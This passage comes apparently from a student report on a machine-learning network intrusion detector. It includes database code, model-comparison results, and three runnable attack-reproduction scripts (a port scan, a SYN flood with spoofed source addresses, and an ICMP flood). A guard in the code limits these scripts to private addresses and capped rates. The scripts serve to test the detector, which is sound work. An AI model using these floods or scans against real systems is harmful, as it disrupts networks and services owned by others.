  predicted   TEXT    NOT NULL,
  confidence  REAL    NOT NULL,
  features    TEXT    NOT NULL,
  created_at  REAL    NOT NULL
);
CREATE INDEX IF NOT EXISTS idx_flows_time ON flows(created_at);
CREATE INDEX IF NOT EXISTS idx_flows_probe ON flows(probe_id);


CREATE TABLE IF NOT EXISTS alerts (
  id          INTEGER PRIMARY KEY AUTOINCREMENT,
  probe_id    TEXT    NOT NULL,
  flow_key    TEXT    NOT NULL,
  category    TEXT    NOT NULL,
  confidence  REAL    NOT NULL,
  risk        TEXT    NOT NULL,
  features    TEXT    NOT NULL,
  evidence    TEXT    NOT NULL,
  status      TEXT    NOT NULL DEFAULT 'open',
  source      TEXT    NOT NULL DEFAULT 'model',
  rule        TEXT,
  proba       TEXT,
  created_at  REAL    NOT NULL
);
CREATE INDEX IF NOT EXISTS idx_alerts_time ON alerts(created_at);
CREATE INDEX IF NOT EXISTS idx_alerts_category ON alerts(category);

CREATE TABLE IF NOT EXISTS reports (
  id          INTEGER PRIMARY KEY AUTOINCREMENT,
  alert_id    INTEGER NOT NULL,
  content     TEXT    NOT NULL,
  model       TEXT    NOT NULL,
  elapsed_ms  INTEGER NOT NULL DEFAULT 0,
  created_at  REAL    NOT NULL,
  FOREIGN KEY (alert_id) REFERENCES alerts(id)
);

CREATE TABLE IF NOT EXISTS chat (
  id          INTEGER PRIMARY KEY AUTOINCREMENT,
  report_id   INTEGER NOT NULL,
  role        TEXT    NOT NULL,
  content     TEXT    NOT NULL,
  created_at  REAL    NOT NULL,
  FOREIGN KEY (report_id) REFERENCES reports(id)
);
"""
```

```
class Store:
  def __init__(self, path: str):
    self.path = Path(path)
    self.path.parent.mkdir(parents=True, exist_ok=True)
    self.init()

  @contextmanager
  def connect(self):
    conn = sqlite3.connect(self.path, timeout=10)
    conn.row_factory = sqlite3.Row
    try:
      yield conn
      conn.commit()
    finally:
      conn.close()

  def init(self) -> None:
    with self.connect() as conn:
      conn.executescript(SCHEMA)
      self._migrate(conn)

  @staticmethod
  def _migrate(conn) -> None:
    """给老库补列。CREATE TABLE IF NOT EXISTS 不会给已存在的表加列,
    少了这一步，老库上 source/rule/proba 会在读取时变成 KeyError。"""
    have = {r["name"] for r in conn.execute("PRAGMA table_info(alerts)")}
    added = []
    for col, ddl in (("source", "TEXT NOT NULL DEFAULT 'model'"), ("rule", "TEXT"),
            ("proba", "TEXT")):
      if col not in have:
        conn.execute(f"ALTER TABLE alerts ADD COLUMN {col} {ddl}")
        added.append(col)
    if "proba" in added:
      # 老库里 features 列实际存的是模型给出的各类概率，搬进新列;
      # 现在 features 恢复本义（78 维原始特征），报告侧读 proba
      conn.execute("UPDATE alerts SET proba = features")

  # ---------------------------------------------------------------- 写入

  def add_flow(self, probe_id, first_seen, last_seen, flow_key, predicted,
        confidence, features) -> int:
    with self.connect() as conn:
      cur = conn.execute(
        "INSERT INTO flows (probe_id, first_seen, last_seen, flow_key, predicted,"
        " confidence, features, created_at) VALUES (?,?,?,?,?,?,?,?)",
        (probe_id, first_seen, last_seen, flow_key, predicted, confidence,
         json.dumps(features, ensure_ascii=False), time.time()),
      )
      return int(cur.lastrowid)

  def add_alert(self, probe_id, flow_key, category, confidence, risk,
        features, evidence, source="model", rule=None, proba=None) -> int:
    """source='model' 时 confidence 是分类概率; source='rule' 时是"超出阈值多少倍",
    两者不能放在一起比。features 存 78 维原始特征，proba 存各类概率。"""
    with self.connect() as conn:
      cur = conn.execute(
        "INSERT INTO alerts (probe_id, flow_key, category, confidence, risk,"
        " features, evidence, source, rule, proba, created_at)"
        " VALUES (?,?,?,?,?,?,?,?,?,?,?)",
        (probe_id, flow_key, category, confidence, risk,
         json.dumps(features, ensure_ascii=False),
         json.dumps(evidence, ensure_ascii=False), source, rule,
         json.dumps(proba, ensure_ascii=False) if proba is not None else None,
         time.time()),
      )
      return int(cur.lastrowid)
```

```
def add_report(self, alert_id, content, model, elapsed_ms=0) -> int:
  with self.connect() as conn:
    cur = conn.execute(
      "INSERT INTO reports (alert_id, content, model, elapsed_ms, created_at)"
      " VALUES (?,?,?,?,?)",
      (alert_id, content, model, elapsed_ms, time.time()),
    )
    return int(cur.lastrowid)

def add_chat(self, report_id, role, content) -> int:
  with self.connect() as conn:
    cur = conn.execute(
      "INSERT INTO chat (report_id, role, content, created_at) VALUES (?,?,?,?)",
      (report_id, role, content, time.time()),
    )
    return int(cur.lastrowid)

# ---------------------------------------------------------------- 读取

def alerts(self, limit=100, probe_id=None, category=None, since=None) -> list:
  sql = "SELECT * FROM alerts WHERE 1=1"
  params = []
  if probe_id:
    sql += " AND probe_id=?"
    params.append(probe_id)
  if category:
    sql += " AND category=?"
    params.append(category)
  if since:
    sql += " AND created_at>=?"
    params.append(since)
  sql += " ORDER BY id DESC LIMIT ?"
  params.append(limit)
  with self.connect() as conn:
    return [_row_to_dict(r) for r in conn.execute(sql, params)]

def flows(self, limit=200, probe_id=None, since=None) -> list:
  """流水表用的轻量查询：78 维特征只留几列展示字段，别整包塞给看板。"""
  sql = "SELECT * FROM flows WHERE 1=1"
  params = []
  if probe_id:
    sql += " AND probe_id=?"
    params.append(probe_id)
  if since:
    sql += " AND created_at>=?"
    params.append(since)
  sql += " ORDER BY id DESC LIMIT ?"
  params.append(limit)
  out = []
  with self.connect() as conn:
    for row in conn.execute(sql, params):
      d = _row_to_dict(row)
      feats = d.pop("features", {})
      d["summary"] = {k: feats[k] for k in FLOW_DISPLAY_FIELDS if k in feats}
      out.append(d)
  return out

def alert(self, alert_id) -> dict | None:
  with self.connect() as conn:
    row = conn.execute("SELECT * FROM alerts WHERE id=?", (alert_id,)).fetchone()
    return _row_to_dict(row) if row else None

def report_for_alert(self, alert_id) -> dict | None:
  with self.connect() as conn:
    row = conn.execute(
      "SELECT * FROM reports WHERE alert_id=? ORDER BY id DESC LIMIT 1", (alert_id,)
    ).fetchone()
    return _row_to_dict(row) if row else None

def report(self, report_id) -> dict | None:
  with self.connect() as conn:
```

```
      row = conn.execute("SELECT * FROM reports WHERE id=?", (report_id,)).fetchone()
      return _row_to_dict(row) if row else None

  def chat_history(self, report_id) -> list:
    with self.connect() as conn:
      return [
        _row_to_dict(r)
        for r in conn.execute(
          "SELECT * FROM chat WHERE report_id=? ORDER BY id", (report_id,)
        )
      ]


  def stats(self, since=None) -> dict:
    since = since or (time.time() - 3600)
    with self.connect() as conn:
      total_flows = conn.execute(
        "SELECT COUNT(*) FROM flows WHERE created_at>=?", (since,)
      ).fetchone()[0]
      by_pred = {
        r["predicted"]: r["n"]
        for r in conn.execute(
          "SELECT predicted, COUNT(*) AS n FROM flows WHERE created_at>=?"
          " GROUP BY predicted", (since,)
        )
      }
      by_probe = {
        r["probe_id"]: r["n"]
        for r in conn.execute(
          "SELECT probe_id, COUNT(*) AS n FROM flows WHERE created_at>=?"
          " GROUP BY probe_id", (since,)
        )
      }
      # flow_key 形如 "6|10.0.0.1|50000|10.0.0.2|80"，第一段是 IP 协议号
      by_proto = {
        r["proto"]: r["n"]
        for r in conn.execute(
          "SELECT substr(flow_key, 1, instr(flow_key, '|') - 1) AS proto,"
          " COUNT(*) AS n FROM flows WHERE created_at>=? GROUP BY proto", (since,)
        )
      }
      alerts = [
        _row_to_dict(r)
        for r in conn.execute(
          "SELECT id, category, probe_id, risk, confidence, created_at FROM alerts"
          " WHERE created_at>=? ORDER BY id DESC LIMIT 200", (since,)
        )
      ]
      # 时序按 10 s 分桶，看板直接画折线，不用在前端再算
      buckets = [
        {"bucket": r["b"], "n": r["n"]}
        for r in conn.execute(
          "SELECT CAST(created_at/10 AS INTEGER) AS b, COUNT(*) AS n FROM flows"
          " WHERE created_at>=? GROUP BY b ORDER BY b", (since,)
        )
      ]
    return {
      "since": since,
      "total_flows": total_flows,
      "by_prediction": by_pred,
      "by_probe": by_probe,
      "by_protocol": by_proto,
      "alerts": alerts,
      "timeline": buckets,
    }



def _row_to_dict(row) -> dict:
  d = dict(row)
  for k in ("features", "evidence", "proba"):
    if k in d and isinstance(d[k], str):
      try:
        d[k] = json.loads(d[k])
```

```
      except json.JSONDecodeError:
        pass
  return d
```

代码 3-10　attack/common.py（71 行）　M7 安全护栏

"""攻击复现的安全护栏。

这三支脚本只为验证本项目的检测链路而存在，**只允许在本人授权的实验网段内运行**。
护栏做两件事：

1. 目标必须是私有地址（RFC1918 或回环）。往公网发包是违法的，不是"实验"。
2. 必须显式传 --i-am-authorized。少打一个字就拒绝运行，比事后道歉便宜。

另外统一限定持续时间与速率上限，避免误操作把实验网段打瘫。
"""

```
from __future__ import annotations

import argparse
import ipaddress
import socket
import sys
import time



def add_common_args(ap: argparse.ArgumentParser) -> argparse.ArgumentParser:
  ap.add_argument("target", help="目标 IPv4 地址，必须是私有网段")
  ap.add_argument("--port", type=int, default=80)
  ap.add_argument("--duration", type=float, default=10.0, help="持续秒数，上限 60")
  ap.add_argument("--rate", type=float, default=200.0, help="每秒发包数上限 5000")
  ap.add_argument(
    "--i-am-authorized",
    action="store_true",
    help="确认目标属于本人的实验网段（不加这个参数不会发任何包）",
  )
  return ap



def guard(ap: argparse.ArgumentParser, args) -> None:
  if not args.i_am_authorized:
    ap.error("必须显式加 --i-am-authorized 确认目标属于本人授权的实验网段")
  try:
    ip = ipaddress.ip_address(args.target)
  except ValueError:
    ap.error(f"{args.target} 不是合法 IPv4 地址（不要传域名，避免打到公网）")
  if not (ip.is_private or ip.is_loopback):
    ap.error(f"{ip} 不是私有/回环地址。本工具只允许在实验网段使用。")
  if args.duration > 60:
    ap.error("--duration 上限 60 秒")
  if args.rate > 5000:
    ap.error("--rate 上限 5000 包/秒")



def resolve_self_ip(target: str) -> str:
  """探一条 UDP 路由拿到本机出口 IP（不发实际数据包）。"""
  s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
  try:
    s.connect((target, 9))
    return s.getsockname()[0]
  finally:
    s.close()
```

```
def pace(rate: float, sent: int, started: float) -> None:
  """按目标速率限速：睡到"按当前速率应该到达的时刻"。"""
  target_t = started + sent / rate
  now = time.monotonic()
  if target_t > now:
    time.sleep(target_t - now)


def require_root() -> None:
  import os

  if os.geteuid() != 0:
    sys.exit("构造原始包需要 root 权限")
```

代码 3-11　attack/portscan.py（51 行）　M7 端口扫描（仅限授权网段）

```
"""TCP connect 端口扫描复现（**仅限本人授权实验网段**）。

对目标的一段端口逐个发起连接并立刻关闭，用来验证探针能否把 PortScan 认出来，
并给对照实验提供可知真值的流量。与 nmap 的区别只在于参数完全可控、便于复现。
"""

from __future__ import annotations

import argparse
import socket
import sys
import time
from pathlib import Path

sys.path.insert(0, str(Path(__file__).resolve().parent.parent))
from attack.common import add_common_args, guard, pace  # noqa: E402


def main(argv=None) -> int:
  ap = argparse.ArgumentParser(description="TCP 端口扫描（仅限授权实验网段）")
  add_common_args(ap)
  ap.add_argument("--start", type=int, default=1)
  ap.add_argument("--end", type=int, default=1024)
  args = ap.parse_args(argv)
  guard(ap, args)

  ports = list(range(args.start, args.end + 1))
  print(f"[扫描] {args.target}:{args.start}-{args.end}，速率 {args.rate}/s，"
     f"预计 {len(ports) / args.rate:.1f}s", flush=True)

  started = time.monotonic()
  opened = []
  for i, port in enumerate(ports):
    if time.monotonic() - started > args.duration:
      print(f"[扫描] 到达时长上限，已发 {i} 个", flush=True)
      break
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(0.15)
    try:
      if sock.connect_ex((args.target, port)) == 0:
        opened.append(port)
    finally:
      sock.close()
    pace(args.rate, i + 1, started)

  print(f"[扫描] 完成，开放端口：{opened or '（无）'}", flush=True)
```

```
  return 0


if __name__ == "__main__":
  raise SystemExit(main())
```

代码 3-12　attack/synflood.py（47 行）　M7 SYN 洪泛（仅限授权网段）

```
"""SYN 洪泛复现（**仅限本人授权实验网段**）。

用伪造源地址发送 SYN，模拟半连接队列被打满的情形。源地址用目标网段内随机地址，
这样探针看到的是"大量不同源、每条流只有 1 个 SYN 包"——正是 SYN 洪泛的典型形态。
"""

from __future__ import annotations

import argparse
import random
import sys
import time
from pathlib import Path

sys.path.insert(0, str(Path(__file__).resolve().parent.parent))
from attack.common import add_common_args, guard, pace, require_root  # noqa: E402


def main(argv=None) -> int:
  ap = argparse.ArgumentParser(description="SYN 洪泛（仅限授权实验网段）")
  add_common_args(ap)
  ap.add_argument("--spoof-prefix", default=None,
         help="伪造源地址前缀，如 10.0.0.（默认沿用目标所在 /24）")
  args = ap.parse_args(argv)
  guard(ap, args)
  require_root()

  from scapy.all import IP, TCP, send

  prefix = args.spoof_prefix or args.target.rsplit(".", 1)[0] + "."
  rng = random.Random(42)
  started = time.monotonic()
  sent = 0
  print(f"[SYN] -> {args.target}:{args.port}  伪造源 {prefix}x，速率 {args.rate}/s",
flush=True)
  while time.monotonic() - started < args.duration:
    sport = rng.randint(1024, 65535)
    pkt = IP(src=f"{prefix}{rng.randint(2, 254)}", dst=args.target) / \
       TCP(sport=sport, dport=args.port, flags="S", seq=rng.randint(0, 2**32 - 1))
    send(pkt, verbose=False)
    sent += 1
    pace(args.rate, sent, started)
  print(f"[SYN] 完成，共发出 {sent} 个 SYN", flush=True)
  return 0


if __name__ == "__main__":
  raise SystemExit(main())
```

代码 3-13　attack/pingflood.py（43 行）　M7 ping 洪泛（仅限授权网段）

```
"""ICMP 洪泛复现（**仅限本人授权实验网段**）。
```

```
用大尺寸 ICMP Echo 制造高带宽的单向流量，用来验证探针在高包速下的表现
（流表淘汰、速率类特征失真）以及看板时序图能否立刻抬升。
"""

from __future__ import annotations

import argparse
import sys
import time
from pathlib import Path

sys.path.insert(0, str(Path(__file__).resolve().parent.parent))
from attack.common import add_common_args, guard, pace, require_root  # noqa: E402


def main(argv=None) -> int:
  ap = argparse.ArgumentParser(description="ICMP 洪泛（仅限授权实验网段）")
  add_common_args(ap)
  ap.add_argument("--size", type=int, default=1400, help="载荷字节数，上限 1472")
  args = ap.parse_args(argv)
  guard(ap, args)
  if args.size > 1472:
    ap.error("--size 上限 1472（1500 MTU 减去 20 字节 IP 头与 8 字节 ICMP 头）")
  require_root()

  from scapy.all import ICMP, IP, send

  payload = b"A" * args.size
  started = time.monotonic()
  sent = 0
  print(f"[PING] -> {args.target}  载荷 {args.size}B  速率 {args.rate}/s", flush=True)
  while time.monotonic() - started < args.duration:
    send(IP(dst=args.target) / ICMP() / payload, verbose=False)
    sent += 1
    pace(args.rate, sent, started)
  print(f"[PING] 完成，共发出 {sent} 个包（约 {sent * args.size / 1e6:.1f} MB 载荷）",
flush=True)
  return 0


if __name__ == "__main__":
  raise SystemExit(main())
```

3.2.7 小结

本部分交付了系统的骨架：探针能把帧变成带列序名的特征批次，中心能鉴权、落库、推理并把非 BENIGN 流升级成告警，攻击复现脚本能在授权网段内构造对照流量。骨架的价值在于“下游可以独立开发”：特征、模型、大模型、看板四块都在它之上并行完成，最终由本人在 3.6 节做端到端联调。未完成的部分是 M10 的双探针联调，原因写在 3.2.5 节，不掩饰。

3.3 孙贤泽：特征工程、小模型与五模型对比（M2 / M3 / M8）

本人负责“把一行特征变成一个有依据的类别”这一段：特征的构造与口径对齐、分类器的训练与在线封装、以及五个模型的同口径对比实验。这一段决定了系统的判断能力，也决定了报告里能写出什么样的数字。

表 3-4　本部分涉及的源文件

文件	行数	职责
probe/features.py	452	78 维 CICFlowMeter 口径特征提取
center/inference.py	136	Detector：模型加载、批推理、Top-k 证据打包
models/train.py	591	数据清洗、三档划分、五模型训练与选型
models/labels.py	31	标签归一化（含被写坏的 en dash）
models/hybrid_forest.py	306	第五个模型：Bagging 骨架 + 随机提升器

3.3.1 78 维特征的组织

78 维特征按 CICFlowMeter 的口径组织，分八组：基本量（流时长、前向/后向包数与字节数）、速率类（Flow Bytes/s、Flow Packets/s）、包长统计（均值、标准差、最大最小）、TCP 标志位计数、首部长度、活跃/空闲时间、子流统计、批量（bulk）统计。特征列名与顺序由 feature_schema.json 固定，训练与推理共用同一份 scaler 参数，保证两侧是同一把尺子。

这一节最重要的工作不是写 78 个公式，而是把在线提取器的口径对齐到数据集。逐列核对时发现三处“列名一样、算法不一样”的地方，它们都不会报错，只会让线上向量悄悄落到训练分布之外。

还有一处分工是刻意的：协议类型不交给机器学习。TCP/UDP/ICMP 由 IP 首部的 protocol 字段直接确定，是确定性事实，用规则解析即可；机器学习只用在“载荷加密、规则难以穷尽”的统计行为层面，例如端口扫描、洪水攻击、暴力破解。78 维特征里也没有任何一维是“协议号”，因为一旦把它当特征，模型就可能学出“看到 UDP 就报 DDoS”这类与流量行为无关的捷径。

表 3-5　在线提取器与数据集的三处口径错配

特征列	数据集口径	我们改前的口径	判据
Packet Length 系列、Total Length of Fwd/Bwd Packets、Average Packet Size、Flow Bytes/s	L4 载荷字节（不含 IP/TCP 首部）	IP 总长度	数据集里单包流的这些列只取 0、2、6 三种值；改前一个 40 字节的纯 SYN 被记成 40
八个 * Flag Count 与 Fwd/Bwd PSH/URG Flags	0/1，表示该标志是否出现过	出现次数	全表 RST/ECE/CWE 恒为 0，PSH Flag Count 只有 {0,1}；改前 200 包洪流给出 Fwd PSH Flags=200，相对全表 z≈1006
流的聚合形态	长流慢速（中位 84.9 s、6 个前向包）	短流突发（0.1 s、200 个前向包）	不是 bug，是采集方式的差异；见下文

前两处已经按数据集口径改掉，并各留一条回归测试钉住：test_packet_length_columns_count_l4_payload_only 与 test_flag_columns_are_indicators_not_counts。第三处不是错误而是数据集的采集方式：CIC-IDS2017 里的“DoS Hulk”是一条跨 85 秒、6 个前向包的慢流，而我们现场构造的同名流量是 0.1 秒 200 个包的突发。按数据集形态手工造一条流（6 个前向小包 + 6 个后向 1656 字节包、跨 85 s、PSH 置位），其余各列都能对上，判定仍是 BENIGN 0.9999。

3.3.2 数据准备与抽样口径

使用 CIC-IDS2017 官方的 8 个 MachineLearningCVE CSV（2 830 743 行 × 79 列、844 MB），按类配额抽成六类小样本：BENIGN 116 860、DDoS 40 000、PortScan 32 655、DoS Hulk 30 394、Patator 9 150、Heartbleed 11，清洗后共 229 070 行 × 78 维（丢弃 297 行含缺失值或无穷值，去掉 24 479 行完全重复行）。

之所以按类配额抽而不按比例抽，是因为全量里 BENIGN 占 80.3%、Heartbleed 只有 11 行。按比例抽到 25 万行，Heartbleed 只剩 1 行，7:2:1 划分后测试集 0 行，这个类等于被抹掉。代价必须写明：训练集的类别先验被人

为抬高了（BENIGN 从 80.3% 降到 47.3%），所以本样本上的准确率不能当作线上准确率——真实部署里 80% 是正常流量，误报率的含义完全不同。




图 3-2　小模型结构：（a）离线训练一次性产出模型文件；（b）在线推理复用训练期的 scaler 与特征口径

3.3.3 选型口径的三次修正

第一次用分层随机划分，四个模型全部落在 0.999 附近，极差小于 0.001，名次由噪声决定。我们没有把这个数字当结论，而是去找它为什么这么高：CIC-IDS2017 的随机划分会把同一天的近似重复流同时分到训练集和测试集（抽样的 25 万行里 9.7% 是完全重复行，去重后仍剩大量只差几个字段的短流）。最直接的证据是 XGBoost 与一棵决策树只差 0.0002——如果 0.999 反映了模型对攻击行为的建模能力，多出来的 1 799 棵树不可能一点用都没有。

第二次改成类内按时间划分（每类最早的 70% 训练、接下来 20% 验证、最后 10% 测试）。这一版暴露了另一个问题：用单段验证集选型等于抛硬币。random_forest 与 xgboost 在验证集上完全并列（0.9975 对 0.9975），在最后 10% 上却差 0.0243；按验证集选会选中 random_forest，而测试集说的是 xgboost。

单段验证集紧贴训练段的尾部，同一段流量里的近似重复还在，它测不出“再往后滑一段会不会失手”。

第三次用前向滚动验证（expanding window）：把前 90% 的开发段按类内时间再切 3 块，第 k 折用前 k 块训练、第 k+1 块验证，最后 10% 全程封存、只在最后报一次。这是本项目最终采用的口径（训练 206 163 行、封存测试 22 907 行）。另外，考虑到 Heartbleed 测试集只有 1 个样本，判对判错直接摆动六分之一的总分，选型改用剔除样本数少于 30 的类之后的 macro-F1（记作 reliable macro-F1）。

3.3.4 五模型同口径对比结果

表 3-6　五模型同口径对比（训练 206 163 行、封存测试 22 907 行）

模型	滚动验证均值（3 折）	标准差	最后 10% 准确率	reliable macro-F1	树数	训练耗时
决策树	0.9782	0.0234	0.9714	0.9674	1	3.38 s
随机森林	0.9806	0.0255	0.9590	0.9562	100	4.43 s
XGBoost	**0.9817**	**0.0249**	**0.9715**	**0.9719**	**1 800**	**12.69 s**
逻辑回归	0.9419	0.0250	0.9739	0.9646	—	18.07 s
混合森林	0.9770	0.0241	0.9452	0.9362	10 400	652.30 s



图 3-3　五模型对比脚本的实测输出（本机终端）

这张表有两处读法要说清。第一，标准差（0.024）比模型之间的差距（0.0011）大一个量级，所以“五选一”应当如实写成并列：滚动均值只能把逻辑回归拉出来（它确实差一档），区分不出前四名。最终按均值选 XGBoost 上线，

理由是它每一折都不垫底且推理最快，不是因为“它更强”。第二，退化不是“越往后越差”的单调漂移：折 1 与折 3 都在 0.99 以上，难的是折 2（0.94 附近）。难样本卡在中间，说明数据里有一段时间的流量形态与其它时段不同，而不是分布持续右移——这一点不能写成“时间越久越不准”，数据不支持那个解释。

按类看召回，能发现一个被总体准确率盖住的事实：退化集中在 DoS Hulk 一类，其余五类基本持平。

表 3-7　最后 10% 封存集上的分类召回

模型	BENIGN	DDoS	DoS Hulk	Patator	PortScan
决策树	0.977	0.996	0.899	0.964	0.991
随机森林	0.975	0.993	0.815	0.974	0.990
XGBoost	**0.969**	**0.996**	**0.913**	**0.997**	**0.998**
逻辑回归	0.961	0.993	0.972	0.992	0.994
混合森林	0.998	0.993	0.629	0.945	0.993

同样这几个模型在验证段上 DoS Hulk 召回都在 0.99 以上。含义是：一句“准确率 0.97”会把一类攻击的显著退化盖住，报告必须按类报召回。混合森林掉到 0.629 最狠，我们没有单独做消融定位成因，先如实记为观测事实，不写成解释。

3.3.5 混合森林与两条副产物结论

第五个模型是本组自己设计的“混合森林”：Bagging 骨架不变（bootstrap 采样 + 随机特征子集，深度约束 24 层），但每个基学习器不再是一棵 CART，而是从 XGBoost、LightGBM、CatBoost 中随机抽一个训练出的小型提升模型（内部浅树 6 层、100 轮），最后软投票聚合。动机是让 Bagging 压方差、Boosting 压偏差两头都管。




图 3-4　混合森林内部结构（外层 Bagging，内层随机抽取的提升器，软投票聚合）

实现上有三个要点。基学习器内部必须是浅树——GBDT 的表达能力来自“很多棵浅树叠加”，一棵 24 层的树几乎就能把训练集拟合完，后续提升轮次没有残差可学，等于退化成“换了个库跑单棵 CART”。三个库的概率尺度要统一，软投票前各走各自的 predict_proba。训练成本要按“树”算：XGBoost/LightGBM 多分类每轮每类各长一棵树（100 轮 × 6 类 = 600 棵/基学习器），CatBoost 每轮只长一棵（叶子是 6 维向量），所以 24 个基学习器共 8×600 + 8×600 + 8×100 = 10 400 棵树。报告里报成本要报到树数，只写“100 轮”会让读者把量级估小 6 倍。

结论是：混合森林没有显著超过调好的单个 XGBoost，实测反而更低。提升模型本身方差已经很低，再套一层并行平均能压的方差有限，而训练成本翻了几十倍（652.3 s / 10 400 棵 对 12.7 s / 1 800 棵，约 51 倍）；滚动均值 0.9770 低于 XGBoost 的 0.9817，最后 10% 上 0.9362 是五个模型里最低的。它的价值在设计论证而不是指标：说明我们理解 Bagging 与 Boosting 各自降低的是偏差还是方差。这一条在答辩时要主动讲，不能为了“创新点”硬说它最好。

做这个模型的过程中还得到两条比模型本身更有价值的副产物结论。第一，随机特征子集在这里是负优化：max_features="sqrt"（每成员只看 8/78 维）时

reliable macro-F1 为 0.9899，max_features=1.0（每成员看 78 维）时是 0.9986，差 0.0087，比“三个库混不混”重要得多。原因是随机森林的 max_features 是为高方差的深树设计的，树与树去相关后平均能降方差；而提升器是低方差的浅树串行加和，随机砍掉 90% 的特征等于让每轮残差都学偏——它缺的不是方差而是信息。第二，随机划分下五个模型都落在 0.999 附近是划分泄漏，不是模型能力，理由见 3.3.3 节。

3.3.6 跨天留出实验：这是开集问题，不是泛化问题

我们还做了按天留出的实验（周一到周四训练、周五测试），结果是失败的。原因是 CIC-IDS2017 的每一类攻击只出现在某一天的抓包文件里（DDoS 与 PortScan 在星期五，DoS Hulk 在星期三），所以按天划分等于把两个类别当成训练时根本没出现过的类别塞给模型。实测闭集口径下 BENIGN 告警率 0.01%，DDoS 60.05%（24 021 条全被判成 DoS Hulk），PortScan 只有 0.47% 被判为非 BENIGN；二分类口径下准确率 0.4982、攻击召回 0.3506、攻击精确率 0.9999。

精确率 0.9999 配召回 0.35，说明模型只对自己见过的形状开口。这条结论要修正的是说法而不是结论本身：按天划分测出来的主要是开集失败，谈泛化应当用类内按时间的前向滚动验证，谈开集就显式写成一条结论。这也正是在线路径必须保留大模型层的实测依据——小模型遇到没见过的形状时既不报警也不报错，只有把证据交给大模型才能说清“这条流是什么”[16]。

3.3.7 在线推理封装

在线推理由 center/inference.py 的 Detector 负责三件事：加载 best_model.pkl 与 feature_schema.json、做批推理、把偏离训练分布最大的若干特征打包成“证据”交给下游。第三件事是这一层最容易被忽略的部分——分类器的原始输出只有一个类别名和一个概率，大模型拿到它写不出证据链，必须补上“是哪几个特征的取值远离了训练分布、偏离多少个标准差”。

证据打包的判据是 z 分数：对每个特征计算 (当前值 − 训练均值) / 训练标准差，取绝对值最大的若干项。这里有一个必须交代的限制：z 分数只说明“偏离多少”，不说明“往哪个方向才是攻击”。所以证据的措辞是“PSH Flag Count = 1.0，偏离训练分布 1.228 个标准差”，而不是“PSH 异常”；是否异常由类别判定回答，z 分数只提供量化的偏离度。

3.3.8 本部分完整代码

以下五个文件为本部分全部代码，按“特征 → 在线推理 → 训练与选型 → 第五个模型”的顺序排列。

代码 3-14　probe/features.py（452 行）　M2 78 维特征提取

```
"""M2 流量特征工程：把抓到的包聚成双向流，算出 CICFlowMeter 口径的 78 维特征。

为什么必须对着 CICFlowMeter 的口径复刻：模型是用 CIC-IDS2017 训的，那份数据由 CICFlowMeter
（Java 版）生成。字段名一样但定义不同，线上推理就是拿着分布不同的输入去问一个只在训练分布
